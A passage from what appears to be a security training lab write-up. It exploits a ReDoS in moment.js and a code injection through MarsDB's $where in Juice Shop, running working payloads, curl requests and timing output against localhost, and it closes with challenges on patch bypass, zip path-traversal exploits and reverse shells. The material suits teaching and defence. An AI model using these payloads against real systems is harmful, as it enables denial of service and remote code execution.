./routes/index.js:10:var moment = require('moment');
./routes/index.js:203:        moment.locale(locale);
./routes/index.js:204:        var d = moment(when);
./test.js:1:var m = require("moment");
./package-lock.json:3342:    "moment": {
./package-lock.json:3344:      "resolved":
"https://registry.npmjs.org/moment/-/moment-2.15.1.tgz",
./package.json:38:    "moment": "2.15.1",
```

Let's explore the index.js inside the routes directory to see where the application is using moment.

Code:

```
var importFile = req.files.importFile;
var importedFileType = fileType(importFile.data);
var zipFileExt = { ext: "zip", mime: "application/zip" };
if (importedFileType === null) {
  importedFileType = { ext: "txt", mime: "text/plain" };
}
if (importedFileType["mime"] === zipFileExt["mime"]) {
[...]
} else {
  data = importFile.data.toString('ascii');
```

```
}
var lines = data.split('\n');
lines.forEach(function (line) {
  var parts = line.split(',');
  var what = parts[0];
  var when = parts[1];
  var locale = parts[2];
  var format = parts[3];
[...]
if (!isBlank(when) && !isBlank(locale) && !isBlank(format)) {
  console.log('setting locale ' + parts[1]);
  moment.locale(locale);
  var d = moment(when);
  console.log('formatting ' + d);
  item += ' [' + d.format(format) + ']';
}
```

The following things are clear from the above code:

1. The application first checks if the imported file is of type zip and if so, it proceeds with the zip extraction.

2. If the file is not of the type zip, it converts the data into string.

3. The string is then split w.r.t “,” character and then uses 3rd part as the locale and 4th part for format.

4. Finally the 4th part is passed onto moment.format().

So let’s try to upload a sample file and see if we can actually trigger the DoS:

Command:

```
touch /tmp/payload.txt
python3 -c "print('aa,2020,be,D' + ' ' * 27 + 'MMN MMMM')" >> /tmp/payload.txt
time curl -F 'importFile=@/tmp/payload.txt' http://localhost:3000/import
```

Output:

```
Found. Redirecting to /curl -F 'importFile=@/tmp/payload.txt'
http://localhost:3000/import  0.00s user 0.00s system 0% cpu 0.988 total
```

Let’s increase the spaces and see how the time changes:

Command:

```
python3 -c "print('aa,2020,be,D' + ' ' * 31 + 'MMN MMMM')" >> /tmp/payload.txt
time curl -F 'importFile=@/tmp/payload.txt' http://localhost:3000/import
```

Output:

```
Found. Redirecting to /curl -F 'importFile=@/tmp/payload.txt'
http://localhost:3000/import  0.00s user 0.00s system 0% cpu 8.142 total
```

As you can see from the above result, the more space we include the more steps it has to backtrace and more time it takes to complete the operation to conclude that the string doesn't match.

Command:

```
python3 -c "print('aa,2020,be,D' + ' ' * 33 + 'MMN MMMM')" >> /tmp/payload.txt
time curl -F 'importFile=@/tmp/payload.txt' http://localhost:3000/import
```

Output:

```
Found. Redirecting to /curl -F 'importFile=@/tmp/payload.txt'
http://localhost:3000/import  0.01s user 0.01s system 0% cpu 1:04.63 total
```

Patch Analysis

Preventing ReDoS is as simple as writing the correct regex format. Here we can fix the issue by simply removing "+" from the regex after "\s" which is exactly how the official patch[12] is.

Code:

```
- var MONTHS_IN_FORMAT = /D[oD]?(\[[^\[\]]*\]|\s+)+MMMM?/;
+ var MONTHS_IN_FORMAT = /D[oD]?(\[[^\[\]]*\]|\s)+MMMM?/;
```

[12] https://github.com/moment/moment/commit/663f33e333212b3800b63592cd8e237ac8fabdb9

Part 5: MarsDB - Arbitrary Code Injection

MarsDB is a lightweight client side database. An arbitrary code injection exists on MarsDB due to selectors on "*$where*" clauses which are directly passed onto the Function constructor without sanitization in the "*DocumentMatcher*" class.

Identifying and Exploiting Code Injection on MarsDB

Step 1: Exploring the MarsDB codebase

Let's grep through the source code to see where the "*DocumentMarcher*" class is being defined.

Command:

```
cd juice-shop/node_modules/marsdb
grep -inr "DocumentMatcher" . --exclude-dir=build --exclude-dir=test
```

Output:

```
./dist/Cursor.js:42:var _DocumentMatcher = require('./DocumentMatcher');
./dist/Cursor.js:44:var _DocumentMatcher2 =
_interopRequireDefault(_DocumentMatcher);
./dist/Cursor.js:265:      this._matcher = new
_DocumentMatcher2.default(this._query || {});
./dist/DocumentMatcher.js:10:exports.ELEMENT_OPERATORS =
exports.DocumentMatcher = undefined;
./dist/DocumentMatcher.js:79:var DocumentMatcher = exports.DocumentMatcher
```

File:
juice-shop/node_modules/marsdb/dist/DocumentMatcher.js

Code:

```
$where: function $where(selectorValue, matcher) {
  console.log("selectorValue: " + selectorValue + "  matcher: " + matcher);
  // Record that *any* path may be used.
  matcher._recordPathUsed('');
  matcher._hasWhere = true;
  if (!(selectorValue instanceof Function)) {
    // XXX MongoDB seems to have more complex logic to decide where or or not
    // to add 'return'; not sure exactly what it is.
    //eslint-disable-line no-new-func
    selectorValue = Function('obj', 'return ' + selectorValue);
```

```
}
```

After adding a custom "*console.log()*" to see what data is coming to the function, let's run the program.

Command:

```
cd juice-shop
npm start
curl http://localhost:3000/rest/track-order/blah
```

Console Output:

```
selectorValue: this.orderId === 'blah'  matcher: [object Object]
```

From the output its clear that whatever data we pass, it goes inside the function in the following format: *this.orderId === 'blah'*

Further down the line, user input is directly passed on to the "Function()" constructor and this can be abused to inject our own custom code via the URL.

Payload:

```
' || (function() { console.log('CODE_INJECTION') })(); //
```

URL encoding the above payload and sending it, we can see a new console output showing that our injection was successful.

Command:

```
php -r "echo urlencode(\"' || (function() { console.log('CODE_INJECTION') })(); //\");"

curl 'http://localhost:3001/rest/track-order/blah%27%20%7C%7C%20(function()%20%7B%20console.log(%27CODE_INJECTION%27)%20%7D)()%3B%20%2F%2F'
```

Output:

```
%27+%7C%7C+%28function%28%29+%7B+console.log%28%27CODE_INJECTION%27%29+%7D%29%28%29%3B+%2F%2F
```

Console Output:

```
selectorValue: this.orderId === 'blah' || (function() {
console.log('CODE_INJECTION') })(); //'  matcher: [object Object]
CODE_INJECTION
```

Patch Analysis

There is no official patch for this vulnerability yet which means the bug still exists in the latest version of MarsDB. User Input should always be sanitized before using it within the application.

Eval(), Function() etc are javascript execution sinks which can execute arbitrary code passed on to them. So user input should never be passed onto javascript sinks without sanitization.

Extra mile #1: Bypass the regex patching

In Part 1 (exploiting path traversal), modify the function getPath() to add a custom regex check at the beginning and try to bypass this regex check:

File:
goof/node_modules/st/st.js

Code:

```
Mount.prototype.getPath = function (u) {
  // Extra mile 1: Uncomment the below line and solve the challenge.
  u = u.replace(/%2e%2f|\.\/|%2e\//ig, '');
  console.log("u0 = " + u);
  u = path.normalize(url.parse(u).pathname.replace(/^[\/\\]?/, '/')).replace(/\\/g,
'/')
  console.log("u= " + u);
  if (u.indexOf(this.url) !== 0) return false
```

Email your solutions to admin@7asecurity.com for prizes

Extra mile #2: Bypass the regex patching

In Part 1 (Patch Analysis), the issue of not globally replacing the "/../" was addressed in the later commits but was the bug still exploitable with this partial fix ? Why ? Why not ?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #3: Craft your own ZIP exploit

In *"Part 2: Adm-zip: Arbitrary File Write via Zip Extraction"*, we said that:

It is recommended that you play with some popular tools to craft your own zip file exploit, as you may need to know how to do this during real assessments, some popular tools in the space are *evilarc.py*[13] and *path_traversal_archiver.py*[14], see the path traversal archiver website[15] for more information.

[13] https://github.com/ptoomey3/evilarc/blob/master/evilarc.py
[14] https://github.com/Alamot/code-snippets/blob/master/path_traversal/path_traversal_archiver.py
[15] https://alamot.github.io/path_traversal_archiver/

Can you come up with some interesting zip exploit to abuse the vulnerability on your own?

Email your solutions to admin@7asecurity.com for prizes

Extra mile #4: Getting a reverse shell

In Part 3 (Dust.js RCE), construct a payload to exploit the vulnerability further to obtain a reverse shell connection.

Email your solutions to admin@7asecurity.com for prizes

Extra mile #4: Getting a reverse shell

In Part 5 (MarsDB - Arbitrary code Injection), continue exploiting the vulnerability further and obtain a reverse shell connection to your local machine.

Email your solutions to admin@7asecurity.com for prizes

Extra mile #5: Patching the Vulnerability

In Part 5 (MarsDB - Arbitrary code Injection), can you patch the vulnerability without affecting the functionality of the application ?

Email your solutions to admin@7asecurity.com for prizes